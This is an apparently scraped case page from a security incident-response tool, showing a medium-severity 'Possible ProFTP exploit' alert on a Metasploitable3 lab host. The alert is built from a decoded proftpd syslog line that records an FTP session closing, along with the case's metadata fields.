Dec 16 20:32:54 metasploitable3-ub1404 proftpd[3836]: ubuntu (172.28.128.1[172.28.128.1]) - FTP session closed.
Predecoder
predecoder.program_name
proftpd
predecoder.timestamp
Dec 16 20:32:54
predecoder.hostname
metasploitable3-ub1404
Decoder
5.5.3-1


#2
Possible ProFTP exploit.
id ~86216
Created by API User
Created at 16/12/2025 21:32
SEVERITY:MEDIUM
TLP:AMBER
PAP:AMBER
Assignee Assign to me
API User
Status
New
Start date
16/12/2025 21:32
Tasks completion
No tasks
Contributors
Time metrics
Detection
< 1 second
Triage
< 1 second
Acknowledge
1 second
General
Tasks (0)
Observables (2)
TTPs (0)
Attachments
Timeline
Report
Pages
History
full_log
Dec 16 20:32:54 metasploitable3-ub1404 proftpd[3836]: ubuntu (172.28.128.1[172.28.128.1]) - FTP session closed.
Predecoder
key
val
predecoder.program_name
proftpd
predecoder.timestamp
Dec 16 20:32:54
predecoder.hostname
metasploitable3-ub1404
Decoder
decoder.name
proftpd
Data
data.srcip
172.28.128.1
Location
location
/var/log/syslog
Linked elements
No linked elements. Add a link
5.5.3-1